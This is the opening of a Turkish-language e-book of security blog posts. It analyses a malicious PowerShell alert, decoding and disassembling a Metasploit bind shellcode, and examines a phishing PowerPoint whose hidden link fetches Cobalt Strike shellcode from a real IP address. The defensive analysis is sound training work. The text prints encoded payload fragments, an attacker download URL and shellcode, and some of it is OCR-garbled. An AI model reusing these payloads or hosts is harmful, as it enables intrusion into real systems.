Hack 4 Career - 2019

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Hack 4 Career - 2019

HTTPS://WWW.MERTSARICA.COM

MERTSARICA

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Hack 4 Career - 2019 Copyright © by Mert SARICA. All Rights Reserved.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

İçindekiler

Giriş 1

1. Zararlı Powershell Analizi 3

2. Önüm Arkam Sağım Solum Cobalt Strike 11

3. Arka Kapı Avı 27

4. DoS ile Mücadele 53

5. İz Peşinde 69

6. Java RAT 77

7. VirusTotal ile Tehdit Avı 91

8. WordPress Güvenliği 113

9. Esaretten Kaçış 125

10. Ev Tipi Tehdit İstihbaratı 147

11. Kum Havuzu Tespiti 157

12. 10 Yılın Özeti 167

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

13. Alan Adı Yönetimi Sarmalı 179

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Giriş

2009 yılında “Bilgi güçtür ve paylaşıldıkça artar” mottosuyla oluşturduğum blogumda, bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde okurlarımdan aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için faydalı olması dileklerimle…

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING

PRESSBOOKS.COM

Easily turn your manuscript into

EPUB *Nook, Kobo, and iBooks*

Mobi *Kindle*

PDF *Print-on-demand and digital distribution*

PRESSBOOKS.COM

Simple Book Production

1. Zararlı Powershell Analizi

Sysmon gibi ücretsiz, FireEye HX, Carbon Black Response gibi ticari EDR (endpoint detection & response) güvenlik teknolojilerine sahip olan kurumların yakından izlediği alarmların başında, hemen hemen her tehdit raporunda, araştırma yazısında adının sıklıkla geçtiği Powershell olduğunu az çok tahmin edebilirsiniz. Invoke-Obfuscation gibi yardımcı araçlar nedeniyle hedef işletim sisteminde Powershell kullanımın tespit edilmesinin çok daha zorlaştığı günümüzde, EDR teknolojilerine olan bağımlılık ve Powershell kayıtlarına olan ihtiyaç, kurumlar için elzem bir hale gelmiştir.

Her güvenlik teknolojisinde olduğu gibi EDR teknolojisinde de alarmları analiz edebilecek yetkinlikte insan kaynağı olmadan bu teknolojiye sahip olmak, kurumlar için ölü bir yatırım olmaktan öteye gidememektedir. Analistler sayesinde komut satırında tespit edilen bir alarmın günün sonunda hedef sistemin belleğinde çalıştırdığı kabukkodunun (shellcode) türüne, bağlantı noktasına kadar önemli bilgilere erişmek mümkün olabilmektedir.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Örneğin kurumunuzdaki EDR sisteminiz şüpheli bir Powershell kullanımı ile ilgili olarak aşağıdaki şekilde bir alarm ürettiğinde Siber Güvenlik Merkezi'nizdeki analistlerin en kısa sürede bu alarmı analiz etmek için işe koyulmaları gerekmektedir.

```
  "event_values": {
"processEvent/eventType": "start",
"processEvent/process": "powershell.exe",
"processEvent/processPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\power
"processEvent/processCmdLine":
"\"powershell.exe\" -noni -nop -w hidden -c
&([scriptblock]::create((New-Object
IO.StreamReader(New-Object
IO.Compression.GzipStream((New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAL3y
iOBD+3JX2P0QrpCS6lJfCbtVKK53DS0lLWmgglHLo5CZOMDgxdZzys
O+pjgSNFK7HH1sAxlNLD3NOPjmChtLOVz4o2RatVi0eYxrPz82YqBI
oBZbrZtYm9OlGMU+9laj3s4i6XsrBiVmvrHH6o+Pa7Nyu3HFLNEU51
KY/
iBAfkGnZ7IjaRc+4nqg45wEcQmYpYgWwy98OipsKwL7iHfF+QBGzLV
vn/3/l1Q8EyW3/
EMo6PpfkwgNq3PE7o3+6xUDcWGc7DkYguvpaFIiT5Tphni09lMKW2W
maKWU+EcgDohKICjjUvw/
mwIWmWrFNIgDp8K4C8AGolRTWuUK3xenZOxipTYaTxFD6KZSLZygOw
AZkf2ORxIkXqAXGQ/
NBZEY9ilmFhKF3qE3Pr0LA4WH0TiSZmjMYh7PQETMBMhoAjMzkIiDG
wzYvZD+0/
kvKv8QSVOQnAytqJGpuZWZtEvLXqb4Apc9CkICAh3BIxMn5FPDkQLw
ZVD7tzN26am52i9APJq0gCE8D57b2sUN74+bArJ7gXqud9sbm2qw2k
kx4gOX+Xwtk/p9peK6J7T+abioVM7cO9wdJje/
dSs1l8DYTYdjGI85wuHt2D0JmyfePIC9etfRCmGEBgiZYxyafHx1O/
```

wYVNxl7foRde6Hz7Yjc72NL3xy2vqQ8QrElsIVeUHXj5qtjUUyxw
9upg6P7+HGEHQoLhyj8ShnBvVTb1aheZb3TSqkOHPp9Xkq62W7WP
6vaOWFNYcf/1/Qep77h9WfQrBq7PN9Nfv9xC/
B+at5jzGVYOhAX2DkcDW9mX6uixeX
954T4D3In+yf000qj6/
hUv8bAKByiaAJAAA=')))),[IO.Compression.CompressionMod
"processEvent/parentProcessPath":
"C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\pow
"processEvent/parentProcess":
"powershell.exe",
}

Alarmda dikkat çeken kısımların başında **GzipStream**, **FromBase64String**, **IO.MemoryStream** geldiğini görebilir ve buradan yola çıkarak GZIP ile paketlenip, Base64 ile gizlenmiş bu verinin bellekte bir işlem gerçekleştirdiği varsayımında bulunabilirsiniz.

Kali üzerinde bulunan **echo**, **base64**, **xxd**, **gunzip** komut satırı araçlarından faydalanarak kısa sürede gizlenmiş bu veriyi aşağıdaki şekilde çözebilirsiniz.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Ortaya çıkan Powershell betiğinin bellekten .Net API yardımı ile Windows API fonksiyonları çağırarak özetle bellekte yer açıp, açılmış belleğe, **FromBase64String()** fonksiyonu içinde yer alan kod parçasını kopyaladıktan sonra yeni bir iş parçacığı (thread) oluşturup, bu kod parçasını çalıştırdığını görebilirsiniz.

FromBase64String() fonksiyonu içinde yer alan kod parçasını çözmek için ise yine **echo**, **base64**, **xxd** komutlarından faydalanabilirsiniz. Ancak bu defa elinizde bellekten çalışmak üzere hazırlanmış bir kabukkodu olduğu için ilave olarak shellcode2exe ve Radare2 araçlarından da faydalanmanız gerekmektedir.

```
root@ubuntu:~# echo /01CAAAAYInlMcBRi1AmI1MVi1UVI3IqD/dkjm/rOxhFAIsIHHPOQHmHvJSv4tSEItkPIHEXj[SAHRUYIZIAHTTOk14zpJ1zSLAdYx/6zBzwOBxzjgdfYDffg7S81SfLWCQbO2aLDEuLWBwBO4ieTwHQjUqkJFtbrylaof/qKi9aiXLFjVidM2IAAG/
h3c2fVdHdyYH/BwkAEAACRVFBxKYBrAP/VagEZUOLBagFqmajqD9/G/BWXaAIAEVy3HmQVlOwetS3Z//vv21B0Tj//BYKaHTsOH/1VEKaHYuTWH/1mUAxgRWv2gC2CHf/BWLNHpAaAAQAABwaGBnWKRTSf/V61NqAFZTVZgCZCHf/BOBwyHGdeTb [ base64 --decode ]
xxd -p
base64: invalid input
fce482000000608e31c064db50308b520c8b52148b72280fb74a2631ff
ac3c617c022c20c1cfb001c7e2f252578b52108b4a3c8b4c1178e34801d1
51b8592001d38b4918e31a498b348b01d61ff3acc1cfb001c738e075f603
7df83b7d247544588b582401d3668b0c4b8b581c01d38b048b01d0894424
24 5b5b61595a51ffe0 5f5a8b12eb86 5d6833320000 687773 32 54684c77
772607ff d5b8900100008029c4545068290680bff d5e6b39596e2f d6a016a
0268aa0f dfe0ffd597680200115c89e66a10565782c8b3767ffd557680b7
e938fffd357687ec387ff55e5dad5b9358ff55a801a8119956da0b06
7217ffff562cd9a901a0000400001598a801a16291 4f97ff564d4da801594d5
da00b07217ffff407bca73b07d00
root@ubuntu:~#
root@ubuntu:~# echo /01CAAAAYInlMcBRi1AmI1MVi1UVI3IqD/dkjm/rOxhFAIsIHHPOQHmHvJSv4tSEItkPIHEXj[SAHRUYIZIAHTTOk14zpJ1zSLAdYx/6zBzwOBxzjgdfYDffg7S81SfLWCQbO2aLDEuLWBwBO4ieTwHQjUqkJFtbrylaof/qKi9aiXLFjVidM2IAAG
h3c2fVdHdyYH/BwkAEAACRVFBxKYBrAP/VagEZUOLBagFqmajqD9/G/BWXaAIAEVy3HmQVlOwetS3Z//vv21B0Tj//BYKaHTsOH/1VEKaHYuTWH/1mUAxgRWv2gC2CHf/BWLNHpAaAAQAABwaGBnWKRTSf/V61NqAFZTVZgCZCHf/BOBwyHGdeTb | base64 --decode |
xxd -p | xxd -r -p > payload2.bin
base64: invalid input
root@ubuntu:~#
root@ubuntu:~# file payload2.bin
payload2.bin: data
root@ubuntu:~#
root@ubuntu:~#
```

```
root@ubuntu:~# python shellcode2exe.py
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Usage:
        shellcode2exe.py payload.bin [payload.exe]
                [--arch=i386|powerpc|sparc|arm]
                [--os=windows|linux|freebsd|openbsd|solaris]
                [-c Allow for ascii shellcode as a cmd line parameter]
                [-s Allows for ascii shellcode in file]
                [-d Allows for unicode shellcode as a cmd line parameter]
                [-u Allows for unicode shellcode in file]

Options:
  -h, --help            show this help message and exit
  -a ARCH, --arch=ARCH  target architecture [default: i386]
  -o OS, --os=OS        target operating system [default: windows]
  -c, --asciicmd        enable ascii entry in command line (e.g. -c
                        '\x90\x90')
  -s, --asciifile       enable ascii entry in input file
  -d, --unicodecmd      enable unicode entry in command line (e.g. -d
                        '%u9090')
  -u, --unicodefile     enable unicode entry in input file
root@ubuntu:~#
root@ubuntu:~# python shellcode2exe.py -o linux payload2.bin shellcode
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading raw shellcode from file payload2.bin
Generating executable file
Writing file shellcode
Done.
root@ubuntu:~#
root@ubuntu:~# file shellcode
shellcode: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size
root@ubuntu:~#
root@ubuntu:~#
```

Radare2 ile shellcode dosyasını analiz ettiğinizde ise aslında bunun Metasploit'in 4444. bağlantı noktasında dinleyen bir bind kabukkodu olduğunu görebilirsiniz.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
root@ubuntu:~# r2 shellcode
Warning: read (strtab) at 0x20
Warning: Cannot initialize strings table
[0x08048054]> pd
            ;-- entry0:
            0x08048054    fc              cld
            0x08048055    e882000000      call 0x80480dc
               0x080480dc() ; entry0
            0x0804805a    60              pushad
            0x0804805b    89e5            mov ebp, esp
            0x0804805d    31c0            xor eax, eax
            0x0804805f    648b5030        mov edx, [fs:eax+0x30]
            0x08048063    8b520c          mov edx, [edx+0xc]
            0x08048066    8b5214          mov edx, [edx+0x14]
    .-----> 0x08048069    8b7228          mov esi, [edx+0x28]
    |       0x0804806c    0fb74a26        movzx ecx, word [edx+0x26]
    |       0x08048070    31ff            xor edi, edi
    |  .--> 0x08048072    ac              lodsb
    |  |    0x08048073    3c61            cmp al, 0x61
    |  |,=< 0x08048075    7c02            jl 0x8048079
    |  ||   0x08048077    2c20            sub al, 0x20
    |  |-> 0x08048079    c1cf0d          ror edi, 0xd
    |  |    0x0804807c    01c7            add edi, eax
    |  `==< 0x0804807e    e2f2            loop 0x108048072
    |       0x08048080    52              push edx
    |       0x08048081    57              push edi
    |       0x08048082    8b5210          mov edx, [edx+0x10]
    |       0x08048085    8b4a3c          mov ecx, [edx+0x3c]
    |       0x08048088    8b4c1178        mov ecx, [ecx+edx+0x78]
    |       0x0804808c    e348            jecxz 0x80480d6
    |       0x0804808e    01d1            add ecx, edx
    |       0x08048090    51              push ecx
    |       0x08048091    8b5920          mov ebx, [ecx+0x20]
    |       0x08048094    01d3            add ebx, edx
    |       0x08048096    8b4918          mov ecx, [ecx+0x18]
    |.----> 0x08048099    e33a            jecxz 0x80480d5
    ||      0x0804809b    49              dec ecx
    ||      0x0804809c    8b348b          mov esi, [ebx+ecx*4]
    ||      0x0804809f    01d6            add esi, edx
    ||      0x080480a1    31ff            xor edi, edi
    ||.---> 0x080480a3    ac              lodsb
    ||||    0x080480a4    c1cf0d          ror edi, 0xd
    ||||    0x080480a7    01c7            add edi, eax
    ||||    0x080480a9    38e0            cmp al, ah
    ||||`===< 0x080480ab    75f6            jnz 0x1080480a3
    ||||    0x080480ad    037df8          add edi, [ebp-0x8]
    ||||    0x080480b0    3b7d24          cmp edi, [ebp+0x24]
    ||||`====< 0x080480b3    75e4            jnz 0x108048099
    ||||    0x080480b5    58              pop eax
    ||||    0x080480b6    8b5824          mov ebx, [eax+0x24]
    ||||    0x080480b9    01d3            add ebx, edx
    ||||    0x080480bb    668b0c4b        mov cx, [ebx+ecx*2]
    ||||    0x080480bf    8b581c          mov ebx, [eax+0x1c]
    ||||    0x080480c2    01d3            add ebx, edx
    ||||    0x080480c4    8b048b          mov eax, [ebx+ecx*4]
    ||||    0x080480c7    01d0            add eax, edx
    ||||    0x080480c9    89442424        mov [esp+0x24], eax
    ||||    0x080480cd    5b              pop ebx
    ||||    0x080480ce    5b              pop ebx
    ||||    0x080480cf    61              popad
    ||||    0x080480d0    59              pop ecx
    ||||    0x080480d1    5a              pop edx
    ||||    0x080480d2    51              push ecx
    ||||    0x080480d3    ffe0            jmp eax
    ||||    0x080480d5    5f              pop edi
    ||||    0x080480d6    5f              pop edi
    ||||    0x080480d7    5a              pop edx
    ||||    0x080480d8    8b12            mov edx, [edx]
    ||||`=====< 0x080480da    eb8d            jmp 0x108048069
    ||||    0x080480dc    5d              pop ebp
```

Sonuca gelecek olursak, bu örnekten yola çıkarak günümüzde gerçekleştirilen ileri seviye siber saldırılarla mücadelede EDR gibi teknolojilerden kurumların tam anlamıyla faydalanabilmeleri için alarmları analiz edebilecek yetkin insan kaynağına da bir o kadar ihtiyaçları bulunmaktadır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

Bu yazı ayrıca Pi Hediyem Var #14 oyununun çözüm yolunu da içermektedir.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

2. Önüm Arkam Sağım Solum Cobalt Strike


Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığında, sızma testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak verirseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırganların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılara yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığında firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.


Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığında, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan **http://213[.]252.244.174/download/** web adresinden **file.ext** dosyasının indirilip çalıştırılacağı anlaşılır.




THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM




Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise **sunum.pptx** dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde **213[.]252.244.174** adresi aratıldığında bu adresin **sunum\ppt\slides_rels\slide29.xml.rels** dosyası içinde, **29.** slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.






file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra **CreateThread** API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabukkodu olur. (shellcode)




Kabukkodu xxd aracı ile analiz edilebilir hale çevrildikten sonra Radare2'nin rabin2 aracı ile karakter dizilerine (strings) bakıldığında bunun **http(s)://213[.]252.244.174/QYkG** adresi ile haberleşen bir HTTP(S) kabukkodu olabileceği anlaşılır.




```
Batcave   Batcave (1)
root@ubuntu:~# rabin2 -zz shellcode-ctek.bin
[Strings]
addr=0x000000dd off=0x000000dd ordinal=000 sz=3 section=unknown string=R0
addr=0x00000016 off=0x00000016 ordinal=001 sz=3 section=unknown string=r{
addr=0x0000001a off=0x0000001a ordinal=002 sz=4 section=unknown string=J&l
addr=0x00000021 off=0x00000021 ordinal=003 sz=4 section=unknown string=<a!
addr=0x00000029 off=0x00000029 ordinal=004 sz=3 section=unknown string=Ll
addr=0x0000002e off=0x0000002e ordinal=005 sz=3 section=unknown string=Ew
addr=0x00000034 off=0x00000034 ordinal=006 sz=3 section=unknown string=B<
addr=0x00000039 off=0x00000039 ordinal=007 sz=3 section=unknown string=Ex
addr=0x0000003d off=0x0000003d ordinal=008 sz=3 section=unknown string=t3
addr=0x00000046 off=0x00000046 ordinal=009 sz=3 section=unknown string=X
addr=0x0000004b off=0x0000004b ordinal=010 sz=3 section=unknown string=<I
addr=0x0000004e off=0x0000004e ordinal=011 sz=3 section=unknown string=Iu
addr=0x0000004e off=0x0000004e ordinal=012 sz=3 section=unknown string=s$
addr=0x0000007d off=0x0000007d ordinal=013 sz=10 section=unknown string=DS$[[aYZQ
addr=0x00000088 off=0x00000088 ordinal=014 sz=4 section=unknown string=X_Z
addr=0x0000008f off=0x0000008f ordinal=015 sz=6 section=unknown string=]Rnet
addr=0x00000095 off=0x00000095 ordinal=016 sz=11 section=unknown string=wlnlTNLw6
addr=0x0000009a off=0x0000009a ordinal=017 sz=86 section=unknown string=Mozilla/5.0 (compatible; MSIE 9.0; windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUSMSE)
addr=0x00000a7 off=0x00000a7 ordinal=018 sz=3 section=unknown string=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
addr=0x00000127 off=0x00000127 ordinal=019 sz=3 section=unknown string=<t
addr=0x0000012a off=0x0000012a ordinal=020 sz=10 section=unknown string=WWWQh:vy
addr=0x0000013b off=0x0000013b ordinal=021 sz=3 section=unknown string=Cl
addr=0x0000013e off=0x0000013e ordinal=022 sz=4 section=unknown string=QQj
addr=0x00000142 off=0x00000142 ordinal=023 sz=4 section=unknown string=qZP
addr=0x00000149 off=0x00000149 ordinal=024 sz=3 section=unknown string=SPfW
addr=0x00000150 off=0x00000150 ordinal=025 sz=3 section=unknown string=Ll
addr=0x00000159 off=0x00000159 ordinal=026 sz=3 section=unknown string=dX
addr=0x0000015f off=0x0000015f ordinal=027 sz=8 section=unknown string=RRRQRRPh
addr=0x00000167 off=0x00000167 ordinal=028 sz=4 section=unknown string=u.;
addr=0x00000177 off=0x00000177 ordinal=029 sz=3 section=unknown string=P]
addr=0x0000017a off=0x0000017a ordinal=030 sz=5 section=unknown string=vfuF
addr=0x00000184 off=0x00000184 ordinal=031 sz=8 section=unknown string=WWWWh-
addr=0x00000a7 off=0x00000a7 ordinal=032 sz=3 section=unknown string=<t
addr=0x00000ba7 off=0x00000ba7 ordinal=033 sz=6 section=unknown string=fq!=l
addr=0x00000b0 off=0x00000b0 ordinal=034 sz=3 section=unknown string=<j
addr=0x00000b3 off=0x00000b3 ordinal=035 sz=5 section=unknown string=QyYh
addr=0x00000d5 off=0x00000d5 ordinal=036 sz=6 section=unknown string=/QYkG
addr=0x00000e3 off=0x00000e3 ordinal=037 sz=4 section=unknown string=]Bh
addr=0x00000ef off=0x00000ef ordinal=038 sz=4 section=unknown string=WhX
addr=0x00000f0 off=0x00000f0 ordinal=039 sz=4 section=unknown string=Ph
addr=0x00000fd off=0x00000fd ordinal=040 sz=4 section=unknown string=wW
addr=0x00000202 off=0x00000202 ordinal=041 sz=4 section=unknown string=SVh
addr=0x0000021e off=0x0000021e ordinal=042 sz=16 section=unknown string=213.252.244.174

43 strings
root@ubuntu:~#
```

